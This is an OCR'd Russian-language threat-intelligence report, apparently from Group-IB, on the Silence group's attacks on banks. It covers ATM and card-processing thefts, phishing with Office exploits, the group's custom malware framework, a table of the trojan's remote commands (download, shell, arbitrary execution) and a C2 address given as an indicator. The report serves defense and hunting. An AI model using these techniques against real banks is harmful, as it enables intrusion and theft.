

Сентябрь 2018
GIB
GLOBAL CYBER SECURITY COMPANY • GLOBAL CYBER SECURITY COMPANY •
group-ib.ru
SILENCE
MOVING INTO THE DARKSIDE

ОГЛАВЛЕНИЕ

ВВЕДЕНИЕ

> SILENCE — АКТИВНАЯ МАЛОИЗУЧЕННАЯ ХАКЕРСКАЯ ГРУППА, КОТОРАЯ ОЧЕНЬ БЫСТРО УЧИТСЯ, В ТОМ ЧИСЛЕ, НА СОБСТВЕННЫХ ОШИБКАХ И ОПЫТЕ ДРУГИХ ГРУПП

В августе 2017 года Нацбанк Украины предупредил государственные и частные банки о масштабной фишинговой рассылке. Ее авторы использовали эксплоит из арсенала прогосударственной хакерской группы APT28. Однако сам инструмент, как выяснили в Group-IB, был модифицирован специально под атаку на банки — судя по всему, авторы рассылки обладали глубокими навыками реверс-инжиниринга.

Украинский ЦБ тогда связал эту атаку с новой волной эпидемии вируса шифровальщика NotPetya, но это были не прогосударственные хакеры. Можно было предположить, что эта целевая атака — дело рук наиболее агрессивных хакерских групп уровня **Cobalt** или **MoneyTaker**. Но и эта гипотеза не подтверждалась. Те, с кем столкнулись специалисты Group-IB, оказались малоизученной, молодой и активной хакерской группировкой, которая очень быстро училась, в том числе и на собственных ошибках.

Новое явление хакерской сцены получило название Silence. Это имя уже звучало в сообщениях антивирусных вендоров, однако никаких технических подробностей о группе до появления данного отчета не было.

Хакерские группы, специализирующиеся на целенаправленных атаках на банки, — **Anunak, Corkow, Buhtrap** — имели отношение к управлению бот-сетями. **Silence** — исключение из правил. Еще в начале своего пути, летом 2016 года, Silence не имела навыков взлома банковских систем и в процессе своих первых операций училась прямо по ходу атаки. Они внимательно анализировали опыт, тактику, а также инструменты других преступных групп. Они постоянно пробовали применять на практике новые техники и способы краж из различных банковских систем, в числе которых АРМ КБР, банкоматы, карточный процессинг.

Данный отчет является первым подробным исследованием, раскрывающим преступления группы Silence. Здесь мы о писываем, как хакеры Silence совершали хищения из различных финансовых систем, как развивалась эта группа и как вела разработку своих уникальных инструментов. Для технических специалистов мы выделили отдельные разделы, позволящие изучить часть методов и технологий, которые можно использовать для хантинга за этой группой. Также мы приводим подробный анализ уникальных инструментов, созданных Silence, технические индикаторы компрометации и другие данные для успешного выявления атак этой группы. группой. Также мы приводим подробный анализ уникальных инструментов, созданных Silence, технические индикаторы компрометации и другие данные для успешного выявления атак этой группы.

КЛЮЧЕВЫЕ РЕЗУЛЬТАТЫ

Silence — новая угроза для банков

Первые следы хакерской группы, получившей название Silence, эксперты Group-IB обнаружили в июне 2016 года. Тогда киберпреступники только начинали пробовать свои силы. Одной из первых целей Silence стал банк в России, который они попытались атаковать через АРМ КБР. После чего хакеры надолго «замолчали». Позже выяснилось, что это — стандартная практика для Silence. Они атакуют избирательно, между инцидентами проходит около трех месяцев, что втрое больше, чем у других групп, специализирующихся на целевых атаках, например, у MoneyTaker, Anunak (Carbanak), Buhtrap или Cobalt.

Silence посто-янно анализируют опыт других преступных групп, пробуют применять новые техники и способы краж из различных банковских систем, включая АРМ КБР, банкоматы, карточный процессинг. Менее чем за год объем хищений Silence вырос **в пять раз**.

Язык

Как и большинство финансово-мотивированных APT-групп, участники Silence русскоговорящие, о чем свидетельствуют язык команд программ, приоритеты по расположению арендуемой инфраструктуры, выбор русскоязычных хостеров и **локация целей преступников:**

- Команды трояна **Silence** — русские слова, набранные на английской раскладке:

  htrjyytrn > reconnect > реконнект

  htcnfhn > restart > рестарт

  ytnpflfybq > notasks > нетзадач

- Основные цели находятся в России, хотя фишинговые письма отправлялись также сотрудникам банков в более чем 25 странах в Центральной и Западной Европы, Африки и Азии.
- Для аренды серверов Silence пользуются услугами русскоговорящих хостеров.

Хищения

Хронология атак

2016 год, июль — неудачная попытка вывода денег через российскую систему межбанковских переводов АРМ КБР. Злоумышленники получили доступ к системе, но атака сорвалась из-за неправильной подготовки платежного поручения. В банке остановили подозрительную транзакцию и провели реагирование собственными силами, постаравшись устранить последствия атаки. Это привело к новому инциденту.

2016 год, август — новая попытка взлома того же банка. Спустя всего месяц (!), после провала с АРМ КБР, хакеры восстанавливают доступ к серверам этого банка и предпринимают повторную попытку атаковать. Для этого они загрузили программу для скрытого создания скриншотов экрана пользователя и начали изучать работу операторов по псевдо-видеопотоку. На этот раз банк принял решение о привлечении экспертов Group-IB для реагирования на инцидент. Атака была предотвращена. Однако восстановить полную хронологию инцидента не удалось, т.к. при попытке самостоятельно очистить сеть, ИТ-служба банка удалила большую часть следов активности злоумышленников.

2017 год, октябрь — первый известный нам успешный случай вывода денег этой группой. На этот раз Silence атаковали банкоматы. За одну ночь им удалось похитить **7 млн. рублей**. В этом же году они проводили DDoS-атаки с помощью Perl IRC бота, используя публичные IRC чаты для управления троянами.

После неудачной атаки через систему межбанковских переводов в 2016 году преступники больше не пытались вывести деньги через нее, даже имея доступ к серверам АРМ КБР.

2018 год, февраль — успешная атака через карточный процессинг: за выходные им удалось снять с карточек через банкоматы партнера банка **35 млн. рублей**.

2018 год, апрель — уже через два месяца группа возвращается к прежней схеме и выводит деньги через банкоматы. Им удается за одну ночь «вынести» порядка **10 млн. рублей**. На этот раз созданные Silence программы были усовершенствованы: избавлены от лишних функций и прежних ошибок.

География

Успешные атаки Silence ограничиваются странами СНГ и Восточной Европой, а основные цели находятся в России, Украине, Белоруссии, Азербайджане, Польше, Казахстане.

Однако единичные фишинговые письма отправлялись также сотрудникам банков в более чем 25 странах Центральной и Западной Европы, Африки и Азии: Киргизия, Армения, Грузия, Сербия, Германия, Латвия, Чехия, Румыния, Кения, Израиль, Кипр, Греция, Турция, Тайвань, Малайзия, Швейцария, Вьетнам, Австрия, Узбекистан, Великобритания, Гонконг и другие.

ИНСТРУМЕНТЫ И ИНФРАСТРУКТУРА

Первые шаги

По данным Лаборатории криминалистики Group-IB, во время первых операций хакеры Silence использовали чужие инструменты и учились буквально по ходу атаки. Однако со временем они перешли от использования чужих инструментов к разработке собственных и значительно усовершенствовали тактику.

В первых операциях киберпреступники патчили чужой малораспространенный бэкдор **Kikothac**. Они выбрали троян, известный с ноября 2015 года, реверс и реализация серверной части которого не требовали много времени.

Использование чужого бэкдора позволяет предположить, что группа начала работу без предварительной подготовки, и первые операции были лишь попыткой проверить свои силы.

Инструменты

Позже преступники разработали уникальный набор инструментов для атак на карточный процессинг и банкоматы, который включает в себя **самописные программы:**

- **Silence** — фреймворк для атаки на инфраструктуру.
- **Atmosphere** — набор программ для «потрошения» банкоматов.
- **Farse** — утилита для получения паролей с зараженного компьютера.
- **Cleaner** — инструмент для удаления логов удаленного подключения.

Заимствованные инструменты:

- **Smoke bot** — бот для проведения первой стадии заражения.
- Модифицированный **Perl IRC DDoS bot**, основанный на **Undernet DDoS bot**, для осуществления DDoS-атак.

Фишинговые рассылки

Вначале для рассылок писем группа использовала взломанные серверы и скомпрометированные учетные записи, однако позже преступники начали регистрировать фишинговые домены и создавать для них самоподписанные сертификаты.

Для того, чтобы обойти системы фильтрации писем, они используют DKIM и SPF. Письма отправляются от имени банков, у которых не был настроен SPF, с арендованных серверов с подмененными заголовками. Злоумышленники составляли полные грамотные тексты для писем и отправляли их от имени сотрудников банка, чтобы повысить шанс успешности атаки.

Во вложении письма содержались эксплоиты под **MS Office Word** с decoy документами **CVE-2017-0199, CVE-2017-11882+CVE-2018-0802, CVE-2017-0262**, а также **CVE-2018-8174**. Помимо эксплоитов рассылались письма со вложенными CHM-файлами, что встречается достаточно редко, а также с ярлыками .LNK, запускающими Powershell-скрипты и JS-скрипты.

Управление атакой и закрепление в системе


Оператор проводит атаки с Linux-машины с использованием утилиты WinExe (Linux аналог PSExec), которая может запускать программы на удаленном узле через SMB-протокол.

После закрепления в системе троян Silence устанавливает **stager Meterpreter** на зараженную систему. Для доступа к скомпрометированным компьютерам киберпреступники используют **RAdmin** — программу, которую в некоторых банках устанавливают сами администраторы для удаленного управления рабочими станциями.

Серверная инфраструктура

Арендованные злоумышленниками серверы для осуществления фишинговых атак находятся в **России и Нидерландах**. Под командные центры они используют услуги хостинга с **Украины**, который позволяет размещение практически любого контента, в том числе запрещенной информации, вредоносных приложений и файлов. Также несколько серверов Silence арендовали в MaxiDed, инфраструктура которого была заблокирована Европолом в мае 2018 года.

Silence:
развитие инструментов и типы атак



ИНСТРУМЕНТАРИЙ

Важной особенностью группы Silence является использование уникальных инструментов, разработанных ими для проведения атак. К таким инструментам относится одноименный **фреймворк Silence**, уникальный набор для атаки на банкоматы — **Atmosphere pack**, утилита для получения паролей с зараженного компьютера — **Farse**, а также инструмент для удаления логов удаленного подключения **Cleaner**.


Silence

Уникальный фреймворк Silence, используемый группой, является модульным и состоит из следующих компонентов (обнаруженных нами, их список может быть шире):


- загрузчик **Silence.Downloader**
- основной модуль **Silence** и пропатченный бэкдор **Kikothac**
- модуль слежки за пользователем **Silence.SurveillanceModule**
- proxy **Silence.ProxyBot**

При этом основной модуль может прогрузить любой другой исполняемый файл, что не ограничивает функциональность системы и расширяет ее возможности.


В ранних атаках вместо **Silence** применялся пропатченный бэкдор **Kikothac**.



После открытия вложенного аттача в виде эксплоита под MS Office происходит загрузка и установка загрузчика для трояна **Silence.Downloader**. Загрузчик прописывается в автозагрузку и ожидает команду на загрузку и запуск следующей стадии. В случае если сервер не представляет интереса для атакующего, то бот получает команду на самоудаление.



Основное тело трояна Silence после запуска также прописывает себя в автозагрузку, после чего регистрируется на сервере, а затем переходит в цикл получения и исполнения команд. Основная задача трояна — выполнение удаленных команд в командном интерпретаторе, а также загрузка и запуск произвольного ПО.




Обрабатываемые команды Silence:

Команда	Тип команды / текст на русском	Описание
htrjyytrn	reconnect реконнект	завершает работу командного интерпретатора, очищает все временные данные, выполняет «с нуля» первое соединение с CNC
htcnfhn	restart рестарт	завершает работу командного интерпретатора и перезапускает его заново
ytnpflfybq	notasks нетзадач	не выполнять никаких действий
#wget	wget	Скачать файл с удаленного узла и сохранить в текущем каталоге. Принимает два параметра: URL и имя файла.
shell\n	shell	запуск командного интерпретатора
\n<любой текст>	run	запуск произвольной команды ОС командным интерпретатором

Для доступа в изолированные сегменты корпоративной сети Silence догружает модуль **ProxyBot**. Задача этой программы — перенаправить через зараженный компьютер трафик от внешнего сервера злоумышленника до локальных

узлов скомпрометированной сети, доступ к которым извне закрыт. Данная программа была обнаружена в двух видах: первая была написана на Delphi, вторая — на C#.




Для изучения работы оператора скомпрометированного компьютера злоумышленники устанавливали **SurveillanceModule**, который скрытно создавал снимки рабочего стола, из которых затем можно было склеить псевдо-видеопоток.

На последнем этапе атаки бот устанавливает **stager Meterpreter** в систему, что позволяет автоматизировать работу по перемещению в сети.

Проанализировав управляющие серверы, мы также обнаружили бэкдор **Kikothac**, взаимодействующий с одним из серверов **Silence 46.183.221[.]89**

Сначала мы решили, что данная программа не связана с деятельностью Silence, однако время залива на публичную песочницу HybridAnalysis совпадало по времени с атакой Silence. Также сэмпл **Kikothac** был залит с тем же именем, под которым был загружен троян **Silence** на **VirusTotal**:



При подробном анализе обнаружилось, что ссылка на оригинальный адрес управляющего сервера отсутствует, а код, отвечающий за установку соединения с сервером использует ссылку на адрес, который был записан поверх статически слинкованного кода, генерируемого компилятором:

